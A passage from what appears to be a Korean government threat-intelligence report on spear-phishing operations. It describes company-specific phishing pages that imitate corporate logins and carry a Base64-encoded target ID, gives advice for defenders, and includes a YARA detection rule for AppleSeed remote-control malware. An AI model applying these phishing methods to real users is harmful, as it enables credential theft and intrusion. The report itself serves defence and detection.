
```



C. Type D (others)

When an attacker sends a phishing email to a specific company other than the portal site, it sends a modified email tailored to the company based on the 'C type' code. In addition, the login page exposed as a phishing email is created to look the same as the corporate login page. This phishing page is exploited as a step to leak internal documents of a company and enable initial access.

[Figure 4-18] Operation process for Type D (for specific company) phishing page and phishing email



The parameters initially transmitted through phishing mails are as follows, and the target ID is encoded in Base64 and then transmitted.

[Figure 4-19] Parameter and site for phishing connection page





5. Conclusion

[Defender's Insight]

In this report, the Korea Internet & Security Agency examined the preparation process for attacks such as reconnaissance and infrastructure construction of attack organizations that mainly use spear phishing.

From previous TTP reports, we found that attackers cannot easily change their own, long-used tactics and strategies when accessing target companies. In addition, through this report, it was confirmed that the methods for reconnaissance and infrastructure composition cannot be easily changed, either.

In order to successfully perform an attack, the attacker collects various kinds of information such as political and current issues, corporate information, as well as information about the environment and key figures of the target through online searches via Google and social media. The collected information is processed to carefully create phishing emails. Furthermore, attackers acquire server resources by purchasing services or hacking, and build hacking infrastructure by creating malware to be used for intrusion. This infrastructure is used to send a large volume of phishing emails and collect account information through phishing sites. Additional bait (e.g., spoofed documents) is acquired from the stolen account's mailbox, and a link or malicious document containing malware is attached to induce malware infection and infiltrate the enterprise.

It is impossible for us to completely defend against attackers' attack attempts. However, if we know the preparation process of attackers before they attempt an attack and establish a defense strategy appropriate for our business situation, we will be able to delay or prevent the attack attempt.

More likely than not, most intrusion attacks in the future will continue to be made through phishing. This is because phishing attacks are often used to collect information about the targets, and intrusion through phishing shows the highest attack success rate at the initial intrusion stage into the company. In order to successfully defend against a phishing attack, employees or individuals must be the agents of defense against cyber attacks. In particular, it is necessary to check whether unnecessary information has been posted on the company's homepage or whether information is being uploaded indiscriminately to social media. Furthermore, defenders need to periodically search for company information on search engines and check what information is exposed externally. For employees who inevitably have to expose their information outside the company, it is also necessary to focus on security enhancement training. In addition, defenders need to make sure that the page that requests information authentication has a normal certificate, and develop a habit of connecting to the page through browser search rather than clicking a link.

In account management, multi-factor authentication methods such as two-step authentication and two-step channel are still valid security mechanisms. However, an attacker can bypass two-factor authentication in the manner described in this report,

Therefore, individual users should check whether the URL address is normal or a page has a normal certificate when logging in to their account. In addition, it is recommended to register login enabled devices so that users can log in only from trusted devices. In the case of an email service company, it may be helpful to guide the user once more so that the user can check the authenticity of the site (using a normal certificate, etc.) when sending a two-step authentication message to the user.



6. Yara Rule

YARA Rule for remote control malware

```
rule AppleSeed
{
  meta:
    author = "KrCERT/CC Profound Analysis Team"
    date = "2020-12-04"
    info = "Operation MUZABI"
    ver = "1.0"
    hash1 = "43cc6d190238e851d33066cbe9be9ac8"
    hash2 = "fd10bd6013aabadbcb9edb8a23ba7331"
    hash3 = "16231e2e8991c60a42f293e0c33ff801"
    hash4 = "89fff6645013008cda57f88639b92990"
    hash5 = "030e2f992cbc4e61f0d5c994779caf3b"
    hash6 = "3620c22671641fbf32cf496b118b85f6"
    hash7 = "4876fc88c361743a1220a7b161f8f06f"
    hash8 = "94b8a0e4356d0202dc61046e3d8bdfef0"

  strings:
    $appleseed_str1 = {0F 8? ?? (00|01) 00 00 [0-1] 83 F? 20 0F 8? ?? (01|00) 00 00 }
    $appleseed_str2 = {88 45 [0-15] 0F B6 44 ?? 01}
    $appleseed_str3 = {83 F? 10 [0-5] 83 E? 10}
    $appleseed_key1 = {89 04 79 [0-6] FF 34 ?? E8 [10-16] 89 0C 98 8B ?? 0C [0-3] FF 34 98 }
    $appleseed_key2 = {83 F? 10 [0-10] 32 4C 05 ?? ?? 88 4C ?? 0F}
    $appleseed_key3 = {89 04 79 49 83 ?? 04 48 ?? ?? 10 8B 0C A8 E8 [0-10] 48 8B ?? 78 }
    $seed_str1 = {44 0F B6 44 3D C0 45 32 C7 44 32 45 D4}
    $seed_str2 = {0F B6 44 3? ?? [0-25] 83 C4 0C}
    $seed_str3 = {32 45 C? ?? ?? ?? 32 45 E?}

  condition:
    uint16(0) == 0x5A4D and filesize < 400KB and (2 of ($appleseed_str*)) and (1 of ($seed_str*)) and (1
of ($appleseed_key*))
}
```

YARA is an open source tool designed to identify and classify malware samples, and can distinguish specific malware samples through rules based on strings and binaries. Based on the explanations in the ATT&CK Matrix in Chapter 3 and the detailed analysis of malware in Chapter 4, the following rules can be applied to check the malware that exists as a file.



How to use YARA

```
yara [rule file] [searched file or path]
```

- Because false positives may occur when using Yara rule, it is necessary to check and review accurate files.
 - Rules related to malware specified in the this report are written in the rules file attached to the post.
 - Instructions and download: <https://virustotal.github.io/yara/>
-